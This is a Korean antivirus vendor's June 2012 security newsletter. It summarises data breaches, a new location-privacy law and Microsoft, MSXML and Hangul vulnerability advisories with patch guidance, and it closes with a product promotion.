한국교육방송공사 EBS사이트가 해킹되어 400만명의 개인정보가 유출되었습니다. 이번 사건으로 2009년 12월 이전 가입된 회원들의 이름, 아이디, 비밀번호, 전화번호, 이메일, 주소 등이 유출되었으며, 주민등록번호와 계좌번호는 유출 되지 않았습니다. 만약을 대비하여 동일한 아이디와 비밀번호를 이용하는 다른 사이트의 비밀번호를 변경하고 보이스 피싱이나 스팸메일에 주의하시기 바랍니다.

• 하이투자증권 개인정보 유출

하이투자증권 대출고객 2335명의 정보가 해킹되어 은행연합회에 등록된 183개 금융기관 신용업무 담당자에게 보내졌지만, 하이투자증권은 개인정보가 유출된 지 20일이 지나서야 고객에게 유출사실을 통지하였습니다. 하이투자증권 측은 '은행연합회 시스템 오류 때문'이라고 주장하며, 은행연합회는 '시스템에 문제가 없었다'고 반박하고 있습니다.

• 백신 피하는 악성프로그램 개발 성행

중국 한글사이트, 국내 포털 카페 및 블로그 등에 백신을 우회하는 악성 프로그램을 만들어 준다는 광고들이 올라오고 있으며, 이러한 기법을 사고 파는 거래도 이뤄지고 있는 것으로 알려지고 있습니다. 보안업계 관계자들은 단순한 광고에 그치는 것이 아니라 실제로 백신을 우회하는 개발이 성행한다고 지적하며, 다각적으로 백신 우회 개발 확산에 대응해

야 한다고 지적하고 있습니다.

• ‘위치정보보호법’ 국회 통과

휴대폰 등을 활용해, 본인의 의지와 상관없이 자신의 현재위치 정보를 타인에게 제공하는 것은 아주 민감한 문제일 수 밖에 없는데요. 5월에 발생한 수원살해사건처럼 긴박한 상황에서 경찰이 위치정보 추적권을 부여받으면 사고를 사전에 막을 수 있다는 주장이 설득력을 얻어 5월 2일, ‘위치정보의 보호 및 이용 등에 관한 법률’ 개정안이 통과되었습니다. 이로 인해 긴급구조기관뿐 아니라 경찰도 위치정보획득권한을 갖게 되었습니다.

2. 6월의 취약점 이슈

• Microsoft 6월 정기 보안 업데이트

원격 데스크톱의 취약점으로 인한 원격 코드 실행 문제, Internet Explorer 누적 보안 업데이트, .NET Framework의 취약점으로 인한 원격 코드 실행 문제 해결 등을 포함한 Microsoft 6월 정기 보안 업데이트가 발표되었습니다.

<해당 제품>

- Windows XP
- Windows Vista
- Windows 7
- Windows Server 2003
- Windows Server 2008
- Windows Server 2008 R2

<취약점 목록>

원격 데스크톱의 취약점으로 인한 원격 코드 실행 문제점(2685939)

이 보안 업데이트는 원격 데스크톱 프로토콜의 비공개적으로 보고된 취약점을 해결합니다. 공격자가 영향을 받는 시스템에 특수하게 조작된 일련의 RDP 패킷을 보낼 경우 이 취약점으로 인해 원격 코드 실행이 허용될 수 있습니다. 기본적으로 RDP(원격 데스크톱 프로토콜)은 모든 Windows 운영 체제에서 사용되도록 설정되어 있지는 않습니다. RDP가 사용 가능하지 않는 시스템은 취약하지 않습니다.

Internet Explorer 누적 보안 업데이트(2699988)

이 보안 업데이트는 Internet Explorer의 공개된 취약점 1건과 비공개로 보고된 취약점 12건을 해결합니다. 가장 위험한 취약점으로 인해 사용자가 Internet Explorer를 사용하여 특수하게 조작된 웹 페이지를 볼 경우 원격 코드 실행이 허용될 수 있습니다. 이러한 취약점 중 하나를 성공적으로 악용한 공격자는 현재 사용자와 동일한 권한을 얻을 수 있습니다. 시스템에 대한 사용자 권한이 적게 구성된 계정의 사용자는 관리자 권한으로 작업하는 사용자에 비해 영향을 적게 받습니다.

.NET Framework의 취약점으로 인한 원격 코드 실행 문제점(2706726)

이 보안 업데이트는 비공개적으로 보고된 Microsoft .NET Framework의 취약점 한 가지를 해결합니다. 사용자가 XBAP(XAML 브라우저 응용 프로그램)을 실행할 수 있는 웹 브라우저를 사용하여 특수하게 조작된 웹 페이지를 볼 경우 이 취약점으로 인해 클라이언트 시스템에서 원격 코드가 실행될 수 있습니다. 시스템에 대한 사용자 권한이 적게 구성된 계정의 사용자는 관리자 권한으로 작업하는 사용자에 비해 영향을 적게 받습니다. 이 취약점은 CAS(코드 액세스 보안) 제한을 우회하기 위해 Windows .NET 응용 프로그램에서 사용될 수도 있습니다. 웹 탐색을 통한 공격의 경우 공격자는 호스팅하는 웹 사이트에 이

취약점을 악용하는 웹 페이지를 포함할 수 있습니다. 또한 사용자가 제공한 콘텐츠나 광고를 허용하거나 호스팅하는 공격 당한 웹 사이트에는 이 취약점을 악용할 수 있는 특수하게 조작된 콘텐츠가 포함되어 있을 수 있습니다. 그러나 어떠한 경우에도 공격자는 강제로 사용자가 이러한 웹 사이트를 방문하도록 만들 수 없습니다. 대신 공격자는 사용자가 전자 메일 메시지 또는 인스턴트 메신저 메시지의 링크를 클릭하여 공격자의 웹 사이트를 방문하도록 유도하는 것이 일반적입니다.

Microsoft Dynamics AX Enterprise Portal의 취약점으로 인한 권한 상승 문제점(2709100)

이 보안 업데이트는 비공개적으로 보고된 Microsoft Dynamics AX Enterprise Portal의 취약점 1건을 해결합니다. 취약점으로 인해 사용자가 특수하게 조작된 URL을 클릭하거나 특수하게 조작된 웹 사이트를 방문할 경우 권한 상승 문제가 발생할 수 있습니다. 전자 메일을 통한 공격의 경우 공격자는 특수하게 조작한 URL이 포함된 메일 메시지를 대상 Microsoft Dynamics AX Enterprise Portal 사이트의 사용자에게 보내고 특수하게 조작된 URL을 클릭하도록 유도하는 방식으로 취약점을 악용할 수 있습니다. 인터넷 영역에서 Microsoft Dynamics AX Enterprise Portal 사이트로 이동하는 Internet Explorer 8 및 Internet Explorer 9 사용자는 위험 발생률이 낮습니다. 기본적으로 Internet Explorer 8 및 Internet Explorer 9의 XSS 필터가 인터넷 영역에서 이러한 공격을 방지합니다. 하지만 Internet Explorer 8 및 Internet Explorer 9의 XSS 필터는 인트라넷 영역에서 기본적으로 사용되지 않습니다.

Windows 커널 모드 드라이버의 취약점으로 인한 권한 상승 문제점(2709162)

이 보안 업데이트는 Microsoft Windows에서 발견되어 비공개적으로 보고된 취약점 5건을 해결합니다. 공격자가 시스템에 로그인하고 특수하게 조작된 응용 프로그램을 실행할 경우 이 취약점으로 인해 권한 상승이 허용될 수 있습니다. 이러한 취약점을 악용하려면 공격자가 유효한 로그인 자격 증명을 가지고 로컬로 로그인할 수 있어야 합니다.

Windows 커널의 취약점으로 인한 권한 상승 문제점(2711167)

이 보안 업데이트는 Microsoft Windows의 비공개적으로 보고된 취약점 1건과 공개적으로 보고된 취약점 1건을 해결합니다. 이 취약점으로 인해 공격자가 영향을 받는 시스템에 로그인한 후 이 취약점을 악용하기 위해 특수하게 조작한 응용 프로그램을 실행할 경우 권한 상승이 허용될 수 있습니다. 이 취약점을 악용하려면 공격자가 유효한 로그인 자격 증명을 가지고 로컬로 로그인할 수 있어야 합니다. 익명의 사용자에 의해서나 원격으로는 이 취약점을 악용할 수 없습니다.

<해결책>

Windows Update를 수행하거나 Microsoft 보안 공지 요약 사이트에서 해당 취약점들의 개별적인 패치 파일을 다운로드 받을 수 있습니다.

한글 : <http://technet.microsoft.com/ko-kr/security/bulletin/ms12-jun>

영문 : <http://technet.microsoft.com/en-us/security/bulletin/ms12-jun>

• Microsoft XML Core Services의 취약점으로 인한 원격코드 실행 문제

CVE Number : CVE-2012-1889

Microsoft XML Core Services 3.0, 4.0, 5.0, and 6.0에서 초기화 되지 않은 메모리의 개체에 접근할 수 있는 취약점이 발견되었습니다. 공격자는 특수하게 조작된 웹 사이트를 이용해 메모리 손상을 통한 임의코드 실행이나 서비스 거부 공격을 할 수 있으므로 보안패치가 발표될 때까지 신뢰할 수 없는 웹사이트에 접속하거나 출처가 불분명한 이메일이나 링크의 접속에 유의 하시기 바랍니다.

<해당 제품>

- Windows XP
- Windows Vista
- Windows 7
- Windows Server 2003
- Windows Server 2008
- Microsoft Office 2003
- Microsoft Office 2007

<임시 조치 방법>

- 신뢰할 수 없는 웹사이트에 접속하지 마십시오.
- 출처가 불분명한 이메일이나 링크를 열지 마십시오.
- 수동 조치 방법

MS 홈페이지 "Fix it for me" 섹션의 "Microsoft Fix it 50897"을 클릭하여 파일 다운로드 후 설치합니다.

원상태로 복구하기 위해서는 "Microsoft Fix it 50898"을 적용합니다.

<http://support.microsoft.com/kb/2719615>

<참고 사이트>

<http://technet.microsoft.com/ko-kr/security/advisory/2719615>

<http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-1889>

• 한글 코드실행 취약점 보안 업데이트 권고


한글과 컴퓨터에서 개발한 워드프로세서인 '아래한글'에서 코드실행 취약점이 발견되었습니다. 공격자는 웹 게시, 스팸 메일, 메신저의 링크 등을 통해 특수하게 조작된 한글문서(HWP)파일을 사용자가 열어보도록 유도하여 악성코드를 유포할 수 있습니다. 낮은 버전의 아래한글 사용자는 악성코드 감염에 취약할 수 있으므로 해결방안에 따라 보안업데이트를 설치하시기 바랍니다.

<해당 제품>

- 한글 2002 5.7.9.3055 이전 버전
- 한글 2004 6.0.5.773 이전 버전
- 한글 2005 6.7.10.1074 이전 버전
- 한글 2007 7.5.12.631 이전 버전
- 한글 2010 8.5.8.1234 이전 버전

<해결 방법>

한글과컴퓨터 홈페이지를 방문하여 보안업데이트 파일을 다운받아 설치하거나, 자동업데이트를 통해 한글을 최신버전으로 업데이트하시기 바랍니다.



<참고 사이트>

<http://www.hancom.co.kr/download.downPU.do?mcd=001>

Contact us...

(주)이스트소프트 알약대응팀

Tel : 02-3470-2999

E-mail : help@alyac.co.kr

알약 홈페이지 : www.alyac.co.kr

Korea Master Brand Awards 2012

알약 대한민국 대표브랜드대상 수상 기념

알약이 수상한 이벤트



Vb100인중 2회 연속 획득으로 세계적으로 성능을 인정받은 알약이 2012 대한민국 대표 브랜드로 선정되었습니다. 대한민국 대표 브랜드 대상 수상을 기념하여 특별한 이벤트를 마련하였습니다.

- 대상** 기업용 알약 및 보안팩 구매고객
- 기간** 2012년 5월 1일 ~ 6월 30일
- 내용** 구매금액에 따라 푸짐한 선물을 드립니다.

경품

구매금액	경품	구매금액	경품
10만원 ~ 20만원 미만	기념품(우산)	100만원 ~ 300만원 미만	주유상품권 5만원
20만원 ~ 50만원 미만	영화예매권 2매	300만원 ~ 500만원 미만	주유상품권 15만원
50만원 ~ 100만원 미만	영화예매권 4매	500만원 이상	주유상품권 25만원

* 이벤트 경품은 사전공지 없이 변경될 수 있으며 이벤트 종료 후 일괄배송됩니다.

<http://expose.estsoft.com/?event=201111181660299>